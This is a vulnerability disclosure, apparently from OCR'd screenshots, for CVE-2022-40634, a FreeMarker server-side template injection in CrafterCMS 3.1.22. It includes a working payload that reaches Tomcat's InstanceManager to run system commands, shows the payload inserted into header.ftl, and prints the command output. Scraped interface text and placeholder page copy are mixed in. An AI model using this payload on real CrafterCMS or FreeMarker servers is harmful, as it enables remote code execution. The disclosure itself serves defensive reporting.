
CrafterCMS Disclosures

Version 3.1.22

Environment:

- CrafterCMS 3.1.22
- Ubuntu Linux
- Docker



Studio Version Number: 3.1.22-f597fb

Build Number: f597fbf204e4f96105688b3accce7c8746c887ac

Build Date/Time: 02-24-2022 00:06:56 +0200

Crafter CMS is made possible by these other open source software projects.

Setup:

In order to setup the environment, docker was installed on an Ubuntu Linux machine and the following commands were run:

```
git clone https://github.com/craftercms/docker-compose.git
cd docker-compose/authoring
sudo docker-compose up
```

Findings:

1. CVE-2022-40634: FreeMarker SSTI

Description:
By inserting malicious content in a FTL template, an attacker may perform SSTI (Server-Side Template Injection) attacks, which can leverage FreeMarker exposed objects to bypass restrictions and obtain RCE (Remote Code Execution).

Proof of Concept:
By inspecting the top level Java objects exposed by the FreeMarker template, we have observed the "Request" object. By using deep inspection we are able to use the previously mentioned object to reach the Tomcat Servlet Context via the following Gadget:


```
Request["org.springframework.web.servlet.DispatcherServlet.CONTEXT"].servletContext
```

From here we can leverage the access to the "servletContext" (e.g. via "org.apache.tomcat.InstanceManager"[1]) in order to instantiate arbitrary objects and obtain RCE:

```
${Request["org.springframework.web.servlet.DispatcherServlet.CONTEXT"].servletContext.ge
tAttribute('org.apache.tomcat.InstanceManager').newInstance('freemarker.template.utility
.Execute')("id")}
```


In order to actually trigger the RCE we will create a new site, access the "Sidebar" and select a FTL to edit (in this case we will edit "header.ftl" which will output the result of our system commands in the greeting).

Accessing the "Sidebar" and selecting a FTL to edit:


Crafter Studio
localhost:8080/studio/preview/#/?page=/&site=test
CRAFTERCMS
Sidebar
test
Edit
Delete
Schedule
Approve & Publish
Dependencies
History
admin
Dashboard
Pages
Home
Components
Taxonomy
Static Assets
Templates
templates
web
components
articles-widget.ftl
contact-widget.ftl
feature.ftl
header.ftl
left-rail
errors
navigation
pages
Delete
Edit
Approve & Publish
History
Dependencies
Copy
Cut
Duplicate
Create Template
Scripts
Site Config
Powered by Crafter CMS v3.1.22. Check it out here. Report a bug. Crafter News.
localhost:8080/studio/preview/#
Search
Menu
HOME
STYLE
HEALTH
ENTERTAINMENT
TECHNOLOGY
Latest Articles
5 Popular Diets for Women
Howdy, stranger
Hi, I'm Editorial
by HTML5 UP
Aenean ornare velit lacus, ac varius enim ullamcorper eu. Proin aliquam facilisis ante interdum congue. Integer mollis, nisl amet convallis, porttitor magna ullamcorper, amet egestas mauris. Ut magna finibus nisi nec lacinia. Nam maximus erat id euismod egestas. Pellentesque sapien ac quam. Lorem ipsum dolor sit nullam.
Erat lacinia
One
Aenean ornare velit lacus, ac varius enim lorem ullamcorper dolore. Proin aliquam facilisis ante interdum. Sed nulla amet lorem feugiat tempus aliquam.
Two
Aenean ornare velit lacus, ac varius enim lorem ullamcorper dolore. Proin aliquam facilisis ante interdum. Sed nulla amet lorem feugiat tempus aliquam.

[1] https://securitylab.github.com/advisories/GHSL-2020-042-crafter_cms/


Inserting the malicious SSTI:



```
<#import "/templates/system/common/cstudio-support.ftl" as studio />
<header id="header" <@studio.componentAttr component=contentModel ice=true iceGroup="header"/>>
    <a href="/" class="logo"><img border="0" alt="${contentModel.logo_text_t!""}" src="${contentModel.logo_s!""}">
        <#if (authToken.principal)??>
            <#assign name = authToken.principal.attributes.name!"stranger" />
        <#else>
            <#assign name = "stranger" />
        </#if>
        Howdy, ${Request["org.springframework.web.servlet.DispatcherServlet.CONTEXT"].servletContext.getAttribute('org.apache.tomcat.InstanceManager').newInstance('freemarker.template.utility.Execute')("id")}
    </a>

    <ul class="icons">
    <#list contentModel.social_media_links_o.item as item>
        <li><a href="${item.url_s}" class="icon ${item.social_media_s}"></a></li>
    </#list>
    </ul>
</header>
```

Observing the system command output in the resulting page:



```
Howdy, uid=1000(crafter) gid=1000(crafter)
groups=1000(crafter)
```

Hi, I'm Editorial

by HTML5 UP

Aenean ornare velit lacus, ac varius enim ullamcorper eu. Proin aliquam facilisis ante interdum congue. Integer mollis, nisl amet convallis, porttitor magna ullamcorper, amet egestas mauris. Ut magna finibus nisi nec lacinia. Nam maximus erat id euismod egestas. Pellentesque sapien ac quam. Lorem ipsum dolor sit nullam.